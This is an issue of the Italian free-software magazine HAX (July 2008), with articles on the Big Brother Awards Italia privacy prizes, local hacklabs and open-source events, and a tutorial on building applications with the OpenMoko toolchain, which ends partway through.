

HAX

Hax Are eXperience

n°5

LUGLIO 2008

ciesioraptor

BIG BROTHER AWARD ITALIA 2008



Privacy, ne sentiamo parlare tutti i giorni, la conosciamo molto bene e la di fendiamo a spada tratta.

ABC LINUX

Scopriamo cosa sono e come funzionano le interfacce grafiche



SICUREZZA
Hacking del codice II


SOCIETA'
Il punto sul Trusted

TUTORIAL
Gimp e Inkscape

ADVANCED
ReactOS

DISPOSITIVI
Open Moko II

SOCIETA'
"Stampa clandestina"
testimonianza di
Carlo Ruta



QUESTA RIVISTA E I SUOI CONTENUTI SONO RILASCIATI SOTTO CREATIVE COMMONS ATTRIBUTION-SHARE ALIKE 2.5 UNPORTED

[HTTP://CREATIVECOMMONS.ORG/LICENSES/BY-SA/2.5/](http://creativecommons.org/licenses/by-sa/2.5/)

[HTTP://CREATIVECOMMONS.ORG/LICENSES/BY-SA/2.5/LEGALCODE](http://creativecommons.org/licenses/by-sa/2.5/legalcode)

I DIRITTI PROTETTI DA COPYRIGHT SONO DEI LEGITTIMI PROPRIETARI

HAX

HAX ARE EXPERIENCE

FRANCESCO MUSCIMARRO
"CICCIORAPTOR"
IL MAGNIFICO MECCANICO
(GRAFICA, IMPAGINAZIONE,
REDAZIONE,)

ENZO AGGAZIO
"JETPAC"
(REDAZIONE ARTICOLISTA)

UMIT UYGUR
(REDAZIONE, ARTICOLISTA)

GIANNI VILLELLA
"VILGIO"
(REDAZIONE, ARTICOLISTA)

ERICA LITRENTA
(REDAZIONE ARTICOLISTA)

ANDREA FALCONE
(REDAZIONE)

VINCENZO BRUNO
"ALIVIN 70"
(REDAZIONE, ARTICOLISTA)

GIUSEPPE GUERRASIO
"LOBOTOMIA"
(ARTICOLISTA)

DANIELE DI VITO
(ARTICOLISTA)

MARIO LAGADARI
(ARTICOLISTA)

ROCCO FOLINO
"LORD ZEN"
(ARTICOLISTA)

MARCO ASCRIZZI
"ONO-SENDAI"
(ARTICOLISTA)

IGNAZIO FILICE
"SNIGGER"
(ARTICOLISTA)

FRANCESCA BEATRICE CICE
(ARTICOLISTA)

NUCCIO CANTELMÌ
(ARTICOLISTA)

GIUSEPPE LEONE
"M4573R85"
(ARTICOLISTA)

MARCELLO ZANIBONI
(ARTICOLISTA)

La risposta alla domanda fondamentale sulla vita, l'universo e tutto quanto

Si avvicinano le vacanze estive per gli studenti, le ferie per i lavoratori, e per tutti qualche giorno di allegria, spensieratezza, sole e mare.

E' già iniziato il periodo in cui ci si appisola con un buon libro sotto l'ombrellone. Eh no cari amici hacker, non potete portarlo il notebook, nonostante le ultime evoluzioni di classmate e netbook.

Però mai perdere la concentrazione e la voglia di scoprire ed imparare.

Questo mese non ho intenzione di dilungarmi troppo, ma mi preme consigliarvi un buon libro da portare con voi e "masticare" durante il tempo libero, per chi non lo abbia già letto naturalmente.

Il libro in questione è Guida galattica per gli autostoppisti di Douglas Adams, per me un capolavoro. Magari mandate email in redazione per farmi sapere cosa ne pensate dopo averlo letto!

Adesso vi lascio a questo entusiasmante numero in cui si parla di stampa clandestina, di due eventi la CONFSL e il Big Brother Award, e come sempre tanti articoli per tutte le taglie!

Ci rivediamo dopo le ferie, noi ci saremo!

P.S. la risposta è 42!

Giuseppe Guerrasio - Lobotomia



SOMMARIO HAX

EVENTI

Big Brother Award Italia 2008	pag. 5
Sai spiegare Linux a tua nonna?	pag. 7
Anche noi vogliamo essere HAKR	pag. 8
Coopyleft alla ConfSL 2008	pag. 9

DISPOSITIVI

Open Moko II	pag. 10
--------------	---------

ADVANCED

Videogiochi tridimensionali con Irrlicht	pag. 13
Hacking del codice 2	Pag. 16
Smart Card 2	pag. 19
Wib	pag. 22

ABC LINUX

Gui	Pag.23
-----	--------

TUTORIAL

Gis	pag. 27
ReactOS	pag. 29
Simbiosi Gimp e Inkscape	pag. 31

SOCIETÀ

Manifesto per la salvaguardia della memoria	pag. 34
Il punto sul Trusted	pag. 35
Premio Aperta Mente	pag. 36
“Stampa Clandestina”	Pag. 37

CREATIVITÀ

NewSonica	pag. 38
-----------	---------

Hax RACCONTI

Suoni	pag. 40
Prigioniero	pag. 41

Big Brother Award Italia

Privacy, ne sentiamo parlare tutti i giorni, la conosciamo molto bene e la difendiamo a spada tratta

I molti pensieri che girano lungo i cavi tirati tra i continenti, attraversano le nostre case, si trasformano nelle più varie forme di comunicazione per raggiungere qualsiasi punto del globo terrestre, dove ci sia qualcuno che li voglia ascoltare.

Simpatica come spiegazione vero ?

Ma concentriamoci su una situazione in particolare:

Il sig. X vuole comunicare alla signora Y un suo pensiero riservato, molto personale, cose intime o chissà....

Di certo ne' il sig X e neppure la signora Y gradirebbero che un ipotetico sig Z leggesse o ascoltasse il loro pensiero, non credete ?

Ma purtroppo questo accade tutti i giorni, in ogni parte della rete e non.

La tecnologia, alleata del pro e del contro, se viene usata nella maniera "errata" può rivelarsi come il nostro peggiore nemico, ma se usata nella maniera corretta diventa il nostro miglior Amico.

Questo preambolo "forse un po' romanzato" serve per instradare la presentazione di un evento, il Big Brother Awards Italia 2008, tenutosi il 10 maggio a Firenze presso Palazzo Vecchio.

Cos'è il BBA Italia? è un premio "in negativo" che ormai da anni viene assegnato in tutto il mondo a chi più ha danneggiato la privacy dei cittadini.

"Privacy" per molti ma non per tutti! Purtroppo, come sappiamo, non tutti sono dell'idea che una persona possa avere un proprio spazio riservato, un modo per comunicare in forma privata, o la libertà di poter esprimere una idea in forma anonima.

Nella Dichiarazione generale dei diritti dell'uomo si legge :

Articolo 12

Nessun individuo potrà essere sottoposto ad interferenze arbitrarie nella sua vita privata, nella sua famiglia, nella sua casa, nella sua corrispondenza, né a lesione del suo onore e della sua reputazione.

Ogni individuo ha diritto ad essere tutelato dalla legge contro tali interferenze o lesioni.

Ci sono però delle persone, aziende, enti governativi che, avvalendosi del "rovescio", credono di poter invadere la sfera personale di qualsiasi individuo.

Ogni anno, puntualmente, queste situazioni vengono individuate, a livello internazionale, e premiate con il premio in negativo del Big Brother Award.

Non c'è da stupirsi che i premiati non vengano mai a

ritirare i premi; probabilmente, non avendo argomenti per poter giustificare quanto fatto, preferiscono restare dietro l'angolo a spiare, o forse anche seduti in prima fila...CHISSA' !!!

Vediamo se a distanza di qualche settimana, pensando che le acque si siano calmate, hanno intenzione di farsi vivi, magari dando una dovuta spiegazione, così potranno chiarire alla Popolazione Italiana il perché si siano avvalsi del diritto di violare la Privacy di milioni di Italiani.

Un dovuto ringraziamento va all'Oscuro Signore dei Sith Darth Vader che si è presentato per ritirare i premi che non sono stati ritirati.

Proviamo, dunque, a RIFARE L'APPELLO e forse oggi qualcuno dei vincitori, troverà il tempo di rispondere.

Singularmente quest'anno il Popolo Italiano non ha voluto esprimere un lamento generale, ma bensì ha preferito concentrarsi sui dettagli; di seguito verranno elencati :

Premio "Lamento del Popolo": non assegnato

Nessuno dei candidati ai premi negativi ha riportato più di due nomination, e quindi, come già accaduto in passato, il premio "Lamento del Popolo" quest'anno non è stato assegnato. Il Popolo ritiene evidentemente di non doversi lamentare di nessuno in particolare....

Premio "Peggior ente pubblico":

Ministero dell'Economia e delle Finanze (19/30)

Il Ministero dell'Economia e delle Finanze possiede già amplissimi strumenti di verifica come i poteri ispettivi e l'inversione dell'onere della prova (è il contribuente a dover dimostrare di essere "virtuoso" e non l'amministrazione a provare la violazione di legge).

Recentemente, e senza particolari reazioni della società civile, essi sono stati ulteriormente potenziati dalla creazione di schedature di massa (sanitarie, bancarie ecc.) che sono chiaramente una inaccettabile "scorciatoia". Invece di controllare palesi e diffuse prassi illegali, violano inutilmente la privacy di milioni di cittadini onesti.

Con le ultime disposizioni attuative del famoso Articolo 50 della legge 326 del 24-11-2003 siamo tutti sotto l'occhio vigile e ferreo dello Stato per quanto riguarda la materia sanitaria: per prendere farmaci con il servizio sanitario veniamo schedati dettagliatamente, infine dal 2008 con l'introduzione dello SCONTRINO PARLANTE

Continua >

(Art. 1 comma 28 della Legge 296 del 27-12-2006) per scaricare farmaci di libera vendita siamo ancor di più schedati. E quando, non "se" ma "quando", tutti questi dati finiranno in mani errate, come minimo ci sarà da attendersi la pubblicità targettizzata per supposte e scioppi; come massimo invece non esiste un limite alle conseguenze negative. Concludendo, con la scusa della lotta all'evasione (e senza altrettanto zelo per la lotta agli sprechi di spesa pubblica) il governo in maniera assolutamente bipartisan ha attivato sistemi di controllo della popolazione degni di stati totalitari. Questo è il peggiore rischio per i diritti dei cittadini; dovesse arrivare un "baffone" popolare troverebbe già tutto pronto per esercitare ogni tipo di controllo sul popolo. Ma forse l'obiettivo è proprio questo.

Premio "Peggior azienda privata": Yahoo (9/30)

Il monitoraggio pervasivo delle attività degli utenti Internet eseguito a scopo commerciale secondo le rilevazioni degli esperti non ha eguali rispetto alle altre dotcom.

Yahoo è responsabile di un tracciamento considerato persino più estensivo di quello dei propri competitor Google e Microsoft.

Yahoo ha a più riprese fornito in maniera "coperta" dati sui suoi utenti al governo della Cina Popolare che li ha utilizzati per fini repressivi.

Non contento ha prima negato la cosa e poi fornito risposte parziali, evasive e giudicate in malafede alle richieste di chiarimenti giunte dal governo degli Stati Uniti fino a quando, chiamato a testimoniare in forma ufficiale l'11 novembre 2007 di fronte ad una commissione del Congresso sul caso del dissidente e giornalista cinese Shi Tao, il CEO Jerry Yang ha dovuto ammettere di non aver detto la verità e chiedere perdono per evitare pesantissime sanzioni. Sanzioni che gli sarebbero però state comminate non per aver contribuito a far gettare in carcere dissidenti, ma "solo" per aver mentito di fronte al Congresso.

Premio "Tecnologia più invasiva": Banca dati DNA del R.I.S. di Parma (13/30)

Il R.I.S. di Parma ha "quietamente" realizzato un bio-banca per analisi del DNA in assenza di una normativa specifica. Non se ne sa praticamente nulla (quanti campioni ci sono, come viene utilizzata, chi e come ha accesso ai tessuti biologici e ai database che contengono i test del DNA).

Già in passato il Reparto delle Investigazioni Scientifiche dei Carabinieri e la Polizia Scientifica risultano tra i principali promotori della Banca Dati del DNA, un database genetico che nelle intenzioni dovrebbe contenere i profili del più alto numero possibile di italiani ed extracomunitari, al fine di agevolare le indagini e la prevenzione anti-terrorismo.

Database del genere sono già attivi in diversi paesi. Il rischio privacy è evidentemente legato all'abuso

dei dati, alla sicurezza del database e alla pervasività della profilazione di massa. All'interno dei R.I.S. il colonnello Luciano Garofano è stato uno dei massimi promotori del database nazionale del DNA. Ha dichiarato: "La paura di violare la privacy non può essere una giustificazione a non fare una legge. La libertà, del resto, transita attraverso la sicurezza. E qui stiamo parlando della sicurezza degli italiani". Gli Italiani hanno evidentemente qualcosa da ridire, visto che hanno meritatamente assegnato questo premio.

Foto dell'evento



Premio "Bocca a stivale": Bruno Vespa (18/30)

Il conduttore televisivo e giornalista Bruno Vespa è stato premiato per avere trattato in modo superficiale e disinformato un tema serio come quello della Rete, contribuendo a rafforzare un'idea negativa di questa tecnologia, e favorendo l'acquiescenza popolare a provvedimenti repressivi e censori.

Nel corso della trasmissione del 21 febbraio 2008 della trasmissione "Porta a Porta", coadiuvato dalla dott.ssa Graziottin, ha reiterato posizioni già espresse l'anno precedente, facendo disinformazione a proposito delle nuove tecnologie e di Internet, del loro impatto sulla privacy e sullo sviluppo dei giovani. Attraverso una serie di affermazioni allarmistiche, basate su falsi luoghi comuni e su tesi infondate, ha contribuito ad allontanare gli italiani dalle nuove tecnologie, incurante di ciò che può causare sia nella cultura dei telespettatori che dell'economia italiana, già arretrata rispetto al resto d'Europa in campo tecnologico. Ciò gli è valso pesanti critiche da parte della blogosfera tutta ed anche l'assegnazione di questo meritatissimo, e quest'anno molto conteso, premio.

Continua >

Premio "Minaccia da una vita":

Franco Frattini (21/30)

Curiosamente, proprio nel ruolo di Commissario U.E. alla Giustizia, Libertà e Sicurezza ha propagandato un'idea di Sicurezza che, violando la Libertà dei cittadini e nuocendo alla Giustizia, prevedeva il "monitoraggio e la censura delle parole pericolose". Si è in più occasioni distinto assumendo posizioni pubbliche incivili e liberticide, come quelle del filtraggio dei contenuti circolanti in rete e relativi a parole afferenti al "terrorismo", e continua indefessamente la sua opera a favore della repressione della libertà.
corriere.it/politica/07_novembre_15/frattini_sicurezza_ue

Tuttavia, nonostante le violazioni, c'è qualcuno che combatte per difendere i diritti Umani, e la privacy delle persone.

Vorrei che venisse dedicata una parte speciale a questo vincitore, il Collettivo Autistici/Inventati, che svolge un grandissimo lavoro per difendere e aiutare le persone a trovare vie di fuga, strade alternative e soprattutto per divulgare la consapevolezza riguardo ai temi della privacy e dei diritti fondamentali dell'uomo, sia con mezzi informatici, tramite server autogestiti, che con mezzi divulgativi quali manuali e campagne informative.

Premio "Winston Smith - eroe della Privacy": collettivo Autistici/Inventati (11/30)

Il collettivo Autistici/Inventati, nell'ambito delle sue attività ha portato avanti per anni una indefessa e meritoria fornitura di servizi di comunicazione molto più rispettosi della privacy di quelli commerciali od istituzionali.

Ha fatto questo in maniera totalmente volontaria e gratuita in presenza sia di difficoltà economiche che di una intrusione informatica devastante giustificata come effetto secondario di indagini giudiziarie. Ha reagito in maniera positiva e creativa a queste problematiche e continua a dare una possibilità a chi ritiene di dover difendere e mantenere il proprio diritto alla privacy in Rete.

Con mezzi limitati si è impegnato nel lodevole tentativo di costruire una struttura di comunicazione che sia resiliente ad attacchi di tipo censorio.

L'organizzazione del premio è a cura del Progetto Winston Smith
in collaborazione con:
Privacy International .

Simone Bruschi

Sai spiegare Linux a tua nonna?

Non è facile far capire alle masse in cosa consista la "novità" rappresentata dai software liberi, quali siano le loro potenzialità e i vantaggi che è possibile trarre dal loro utilizzo, ma soprattutto la filosofia che sta alla base. Probabilmente è questa difficoltà di comunicazione ad impedire ad un sistema operativo come GNU/Linux (per fare un esempio) di "sfondare" e di diventare di uso veramente comune, soprattutto se si considera che le questioni relative alla semplicità e immediatezza di utilizzo sembrano oggi abbastanza superate grazie alle ultime distribuzioni (come la popolarissima Ubuntu, cfr. <http://distrowatch.com/stats.php?section=popularity>, il cui slogan non a caso è "Linux for human beings", Linux per esseri umani).

Per questo i membri del LinuxTrent, il LUG di Trento, hanno pensato bene di organizzare un concorso per articoli riguardanti i concetti fondamentali del floss, con particolare riferimento alla sua etica, che abbiano la caratteristica di essere chiari, semplici e dunque divulgativi. Qualunque articolo pubblicato in lingua italiana dal 1 ottobre 2007 su testate cartacee o online può essere segnalato per questo particolare contest, anche da persone diverse dall'autore, entro il 30 settembre 2008. Cinque giurati fra cui tre giornalisti (spicca il nome di Paolo Attivissimo, noto divulgatore informatico e blogger, che i più ricorderanno per l'utilissimo servizio "antibufala" e per le recenti inchieste sui complottismi legati all'11/9), proclameranno il miglior pezzo, cui andranno un premio-ricordo, un riconoscimento in denaro e la pubblicazione sul sito di LinuxTrent.

Unico appunto da muovere all'iniziativa è che la sua formulazione non prevede dei riconoscimenti particolari per elaborati che siano stati distribuiti con licenze libere (nel pubblico dominio, sotto GFDL o una delle Creative Commons come la CC-BY o CC-BY-SA, ad esempio); ci sembra invece che floss e open content funzionino meglio quando camminano a braccetto, e siamo certi che l'anno prossimo ci sarà più attenzione su questo punto.

Per approfondire:

<http://www.linuxtrent.it/iniziative/concorso-giornalistico/>

Erica Litrenta, Elitre

ANCHE NOI VOGLIAMO ESSERE HAKR!

Ecco come si diventa hackers partendo dal nulla (o quasi)

Si scrive HAKR ma si legge Hacklab Crotone, è questo uno degli ultimi progetti, tra i più ambiziosi, dell'iniziativa HackSud (www.hacksud.org), cioè l'insieme di tutti gli Hacklab del mezzogiorno, al momento in Calabria sono tre quelli già attivi (ma ne esistono anche in Campania e Sicilia), in particolare quelli di Cosenza, Catanzaro e il neonato Altomonte, Crotone potrebbe essere il quarto?

I requisiti ci sono, tanta voglia di essere una bella realtà nel territorio che da anni sembra essere abbandonato a sé stesso: il crotonese.

Il tutto nacque una sera a Cosenza, alla consueta riunione dell'Hacklab Cosenza partecipò anche un ragazzo Crotonese (studente all'UNICAL) appartenente ad un'altra associazione: l'ARCI, punto di riferimento consolidato dell'associazionismo nella provincia pitagorica, egli espose uno dei progetti che l'ARCI tende a realizzare da qui a qualche anno: migrare a piattaforme libere i sistemi informatici della Provincia di Crotone e degli altri enti pubblici in generale di Crotone e circondario; l'entusiasmo era alle stelle ma la discussione prese una piega diversa, come si può fare una cosa simile se prima non si diffonde la cultura del software libero?

Bella domanda ma da dove iniziare? Semplice, fondiamo lì un Hacklab che abbia proprio come scopo quello sopra citato.

Semplice si fa per dire, ma chi dovrebbe parteciparvi?

Certamente gente di Crotone che condivida tali principi, ed ecco che nacque così l'idea (e anche il nome) dell'HAKR.

Nei giorni successivi iniziò la mobilitazione vera e propria, nella mailing list non si discuteva d'altro, così a mò di passaparola, tra chat, telefonate ed e-mail, riuscimmo a trovare ben quattro persone interessate al progetto: Carlo (lo scrivente), Stefano, Giorgio e Luigi (docente presso il polo universitario UNICAL di Crotone), oltre naturalmente ai ragazzi dell'ARCI.

Iniziarono quindi gli incontri, quelli preliminari organizzati da alcuni membri degli Hacklab Cosenza e Catanzaro, che prese le macchine, si misero in cammino verso la città dello Jonio.

Inizialmente tali incontri, in particolare il primo, ebbero un sapore particolare, quasi di scoperta, infatti abbondavano le domande dei ragazzi dell'ARCI che volevano conoscere questo mondo per loro misterioso;

per colmare in parte la loro sete di domande si organizzò una giornata dedicata a seminari, tra le principali discussioni quella su "software libero ed etica hacker", tenuta da Nuccio Cantelmi riscosse partico-

lare interesse ed apprezzamento tale da richiedere una traduzione in inglese per i numerosi immigrati (Sportello Informa Immigrati "Sakan" -Società Cooperativa Sociale "Agorà Kroton" ONLUS) presenti all'evento.

Nel pomeriggio seguirono altri dibattiti un po' più tecnico-pratici e l'install-fest.

Ma il risultato più importante di quella giornata è che da allora i quattro dell'HAKR hanno cominciato a riunirsi regolarmente una volta a settimana presso i locali dell'ARCI.

È stata istituita una mailing list a cui è possibile iscriversi a quest'indirizzo:

<https://www.autistici.org/mailman/listinfo/hakr>

ed è in fase di realizzazione un sito web, attualmente è possibile trovare un riferimento all'HAKR sul sito www.arcicrotone.it nella sezione OPEN SOURCE.

Per quanto riguarda le altre iniziative, l'HAKR attualmente sta organizzando un corso di informatica/Linux, il trasware (recupero hardware obsoleto per riuso) e anche il prossimo Linux Day per fine Ottobre.

Troppe ambizioni?

Per dire che sono solo quattro (coadiuvati dall'ARCI ovviamente) non è poco!


Vi terremo informati sulle prossime mosse del gruppo di hackers Crotonesi, naturalmente su HAX.

Carlo Tancredi

Coopyleft all'Open Source 2008

Ecco come si diventa hackers partendo dal nulla (o quasi)

In occasione della seconda edizione della Conferenza Nazionale Software Libero - CONFSL-Trentino Sviluppo, si è organizzata la manifestazione Open Source 2008 venerdì 16 Maggio 2008 presso la Facoltà di Economia dell'Università degli Studi di Trento, un evento di brokeraggio sul software libero la cui partecipazione è gratuita nel giusto spirito Open . Open Source 2008 è un evento di partenariato tecnologico finalizzato ad innescare opportunità di cooperazione tecnica e/o commerciale su prodotti, servizi e tecnologie innovative basate sul modello o su componenti Open Source. Infatti l'evento prevedeva incontri bilaterali tra aziende, fornitori di tecnologie, ricercatori, associazioni ed enti pubblici, che cercano o offrono prodotti, servizi, tecnologie e competenze IT basati su modelli Open Source. La nuova realtà di Coopyleft come modello di business Open ha spinto a presentare la cooperativa al IRC di Trento 2008 .



Logo della cooperativa

Coopyleft “ www.coopyleft.net ” è una cooperativa composta da giovani professionisti in possesso di un elevato know-how nei settori web design, programmazione, Internet marketing nasce dal mondo delle conoscenze Hacklab ed ha lo scopo di diffondere e promuovere il software libero oltre a dimostrare che si possono mettere in relazione il concetto di Open Source con quello di business. La sua etica si basa sui principi fondamentali del Software Libero ed Open Source è vuole essere lo strumento per creare opportunità di lavoro per tutti coloro che credono nella libertà del software e del sapere.

Open Source 2008 ha rappresentato per la cooperativa una reale opportunità di scambio di tecnologie e know-how, oltre l'avvio di possibili collaborazioni future e di business tra i partecipanti italiani ed europei “Filandia, Rep.Ceca,etc” che condividono l'idea del

software libero, La manifestazione che si ripete ormai ogni anno è rivolta in particolare a:
imprese interessate a tecnologie Open Source emergenti per arricchire le proprie piattaforme;

imprese o ricercatori interessati a conoscere potenziali partner tecnico-scientifici e commerciali per future collaborazioni;

organizzazioni pubbliche e private interessate ad adottare soluzioni Open Source.

Tutto questo è stata organizzata dalla rete IRC Istituita dalla Commissione europea nel 1995, si compone di 71 centri situati in 33 paesi e coinvolge oltre 250 organizzazioni tra Centri di Ricerca, Università, Camere di Commercio, Centri di Trasferimento Tecnologico, Agenzie di Sviluppo Regionale.

La missione della rete IRC è di supportare l'innovazione e il trasferimento tecnologico delle PMI e dei centri di ricerca europei, promuovendo collaborazioni transnazionali per lo sviluppo e l'applicazione di tecnologie innovative in tutti i settori produttivi.

I ricercatori e le aziende tramite ad essa si avvalgono del servizio di promozione e diffusione della domanda e dell'offerta di tecnologia utilizzando la banca dati della rete tramite la quale è possibile:

far conoscere una tecnologia, un prototipo o un prodotto sui mercati europei e trovare un partner interessato alla commercializzazione, sfruttamento o sviluppo

far conoscere un bisogno di competenze, tecnologie, apparecchiature e trovare un partner in grado di soddisfarlo.

Mario Emanuele Lagadari

OPEN MOKO II

Sviluppare applicazioni per OpenMoko



Nell'ultima rivista di HAX (n. 4) si è introdotto il progetto OpenMoko – la distribuzione GNU/Linux sviluppata ad hoc per dispositivi portatili come il Neo1973 (il prodotto per eccellenza su cui è sviluppata questa distribuzione). In questo numero ci soffermeremo sullo sviluppo di applicazioni per OpenMoko, argomento talmente vasto da non poter essere trattato interamente in questa rivista, ma, ovviamente, come è stato per l'articolo precedente, cercheremo di fornire le informazioni più importanti, casi pratici e ulteriori links di approfondimento (al termine dell'articolo).

A distanza di pochi anni, la comunità che segue gli sviluppi del progetto OpenMoko ha messo a disposizione per tutti gli utenti curiosi, smanettoni e/o potenziali nuovi sviluppatori interessati al progetto, una serie di strumenti utili allo sviluppo di applicazioni e alla personalizzazione ad hoc della distribuzione stessa. Nel gergo utilizzato dalla comunità, questa serie di strumenti prende il nome di "Toolchain" (molti di voi avranno sentito parlare di SDK – Software Development Kit) - in questo caso, cambia il nome, ma il contenuto resta pressoché lo stesso.

Per il progetto in questione, ovvero, OpenMoko, di Toolchain ne esistono differenti in base alle diverse necessità: emulare il sistema OpenMoko tramite Qemu per collaudarlo direttamente sul proprio PC; Personalizzare la distribuzione OpenMoko e compilarla per altre architetture, con OpenEmbedded; infine, sviluppare singole applicazioni e collaudarle direttamente sul dispositivo. Nell'articolo che segue ci occuperemo in particolar modo sull'ultimo punto, ma forniremo – al termine dell'articolo - anche i links per gli altri due punti.

Per iniziare a sviluppare applicazioni per OpenMoko occorre scaricare il toolchain precompilato seguire le istruzioni presenti in questo articolo e caricare il programma da noi creato direttamente sul dispositivo Neo1973 tramite cavo USB e connessione SSH (già visto nell'articolo precedente).

Prima di iniziare, preoccupiamoci che tutti i prerequisiti siano soddisfatti: innanzitutto è necessario possedere una certa familiarità con i sistemi GNU/Linux e vari comandi da terminale, possedere un computer x86 compatibile con almeno 1 GB di spazio libero su disco rigido e esperienza sulla compilazione manuale di programmi da codice sorgente. Ancora, considerando che molte operazioni verranno eseguite come root, è indispensabile prestare la massima attenzione sulle operazioni che svolgiamo. I software aggiuntivi che andremo ad utilizzare oltre al toolchain ufficiale OpenMoko, sono – per la maggior parte delle distribuzioni GNU/Linux:

- autoconf, automake;
- binutils, gcc, gcc-c++;
- libtool;
- ccache;
- intltool.

Per Ubuntu 8.04 (le versioni precedenti non supportano libmoko2) digitare da terminale:

```
#sudo apt-get install gcc g++ autoconf automake
binutils libtool libglib2.0-dev \
ccache libxrender-dev intltool libmoko2-dev
libgconf2-dev mtools
```

Per Fedora-core, una volta identificati come root, digitare da terminale:

Fedora-core non rende disponibile libmoko2.

```
# yum install gcc gcc-c++ autoconf automake binu-
tills libtool glib2-devel \
ccache libXrender-devel intltool GConf2-devel mto-
ols
```

Detto questo, possiamo scaricare il toolchain pre-compilato e installarlo sul nostro computer, in qualsiasi directory. Direttamente da terminale, digitiamo – rispettivamente per le CPU a 64 o 32 bit:

```
#wget http://downloads.openmoko.org/toolchains/
openmoko-x86_64-arm-linux-gnueabi-toolchain.tar.bz2
oppure:
#wget http://downloads.openmoko.org/toolchains/
openmoko-i686-arm-linux-gnueabi-toolchain.tar.bz2
```

Successivamente dobbiamo estrarre il contenuto dell'archivio compresso, ricordando che deve essere necessariamente estratto in "/usr/local/openmoko/" e non può essere spostato in nessuna altra posizione, quindi proseguiamo con i privilegi di root (su Debian/Ubuntu, utilizzare il comando "sudo"):

Continua >

```
#tar -xjvf ~/openmoko-XYZ-arm-linux-gnueabi-toolchain.tar.bz2
```

In questo caso abbiamo presupposto di scaricare il toolchain nella nostra "home" directory. Una volta estratto il tutto in `/usr/local/openmoko/` è importante ricordare che ognivolta che intendiamo utilizzarlo sarà necessario alterare il valore di alcune variabili d'ambiente, lavoro svolto da uno script bash situato nella directory `/usr/local/openmoko/arm/`, resta a noi eseguirlo:

```
#sh /usr/local/openmoko/setup-env
```

Una piccola osservazione: ricordiamo di utilizzare la shell "bash" o "sh". Controlliamo quindi la variabile d'ambiente `$SHELL`.

Una prima applicazione di esempio

Come buon toolchain (o SDK) che si rispetti, troveremo nella directory `/usr/local/openmoko/source/` un'applicazione di esempio "openmoko-sample2" (sviluppata in C con le librerie GTK+), che ci fornirà uno standard su come organizzare le applicazioni sviluppate per OpenMoko. Vediamo come compilare questo progetto:

Innanzitutto copiamo l'intera cartella del progetto in un'altra cartella, ad esempio, nella nostra home `~/` e proseguiamo come segue:

```
#cp -r /usr/local/openmoko/source/openmoko-sample2 ~/
```

Fatto ciò, ricordiamoci di preparare alcune variabili d'ambiente con lo script bash citato in precedenza, e quindi:

```
#sh /usr/local/openmoko/arm/setup-env
```

A questo punto, è necessario creare il file di configurazione per la corretta compilazione del progetto, durante questa operazione, tramite il comando "om-conf" si controllerà che all'interno del sistema siano disponibili tutti i comandi e le librerie utili alla corretta compilazione del progetto. In caso di errori, si prega di consultare nuovamente la sezione relativa ai prerequisiti:

```
#om-conf openmoko-sample2
```

Se è necessario, possiamo modificare i sorgenti del progetto presenti in `openmoko-sample2/src/`. All'interno della cartella contenente il progetto, troviamo uno script bash "autogen.sh" che serve a generare il corretto Makefile:

```
#cd openmoko-sample2  
#sh autogen.sh
```

In caso di errori – ad esempio: "You need to install gnome-common from the GNOME CVS", possiamo preoccuparci di correggerli, oppure proseguire con il comando make:

```
#make
```

L'applicazione a questo punto è compilata e pronta per essere copiata e installata sul Neo1973.

Se intendiamo installarla sul nostro computer è necessario specificare come prefisso – al momento della configurazione – la directory contenente le varie librerie per il funzionamento dell'applicazione, e quindi:

```
#om-conf --prefix=/usr/local/openmoko openmoko-sample2  
#cd openmoko-sample2  
#make install
```

Se invece volessimo compilare l'applicazione senza troppe esigenze, per provare il funzionamento sul nostro PC, procediamo con la compilazione tradizionale: entriamo nella directory `src/` del progetto e compiliamo:


```
#gcc -Wall sample-main.c -o sample-main `pkg-config --cflags gtk+-2.0 --libs gtk+-2.0`
```

Ciò prelude che nel nostro sistema siano disponibili le librerie "development" per GTK+ 2.0

Una volta che abbiamo compilato possiamo eseguire:

```
#./sample-main
```

ed ecco il risultato:



Applicazione di esempio presente nel toolchain

Modificare l'applicazione di esempio

Per creare una nostra applicazione partendo dall'esempio precedente è indispensabile eseguire modifiche per alcuni file presenti nel progetto d'esempio, iniziamo:

Continua >

Copiamo la cartella del progetto d'esempio e rinomiamola come meglio crediamo:ù

```
#cp -r /usr/local/openmoko/source/openmoko-sample2 ~/miaApplicazione
```

Spostiamoci nella cartella appena creata e facciamo un po di pulizia (eliminando i sorgenti d'esempio):

```
#cd ~/miaApplicazione
#cd src
#rm *.c
```

copiamo i nostri sorgenti:

```
#cp ~/miei_sorgenti/* .
#cd ..
```

Adesso, nella directory principale del progetto modifichiamo alcune informazioni, editiamo il file "autogen.sh" e impostiamo il nome della nostra applicazione:

```
#nano autogen.sh
```

```
PKG_NAME="mia-applicazione"
Modifichiamo anche il file "configure.ac":
AC_INIT(your-project-name, 0.0.1, http://
www.openmoko.org/)
AC_CONFIG_SRCDIR(src/main.c)
Qui, "main.c" è il file principale dell'applicazione
```

Spostiamoci nella cartella "data/" del progetto e rinomiamo i file con il nome della nostra applicazione:

```
#cd data
#mv openmoko-sample.png mia-applicazione.png
#mv openmoko-sample.desktop mia-applicazione.desktop
```

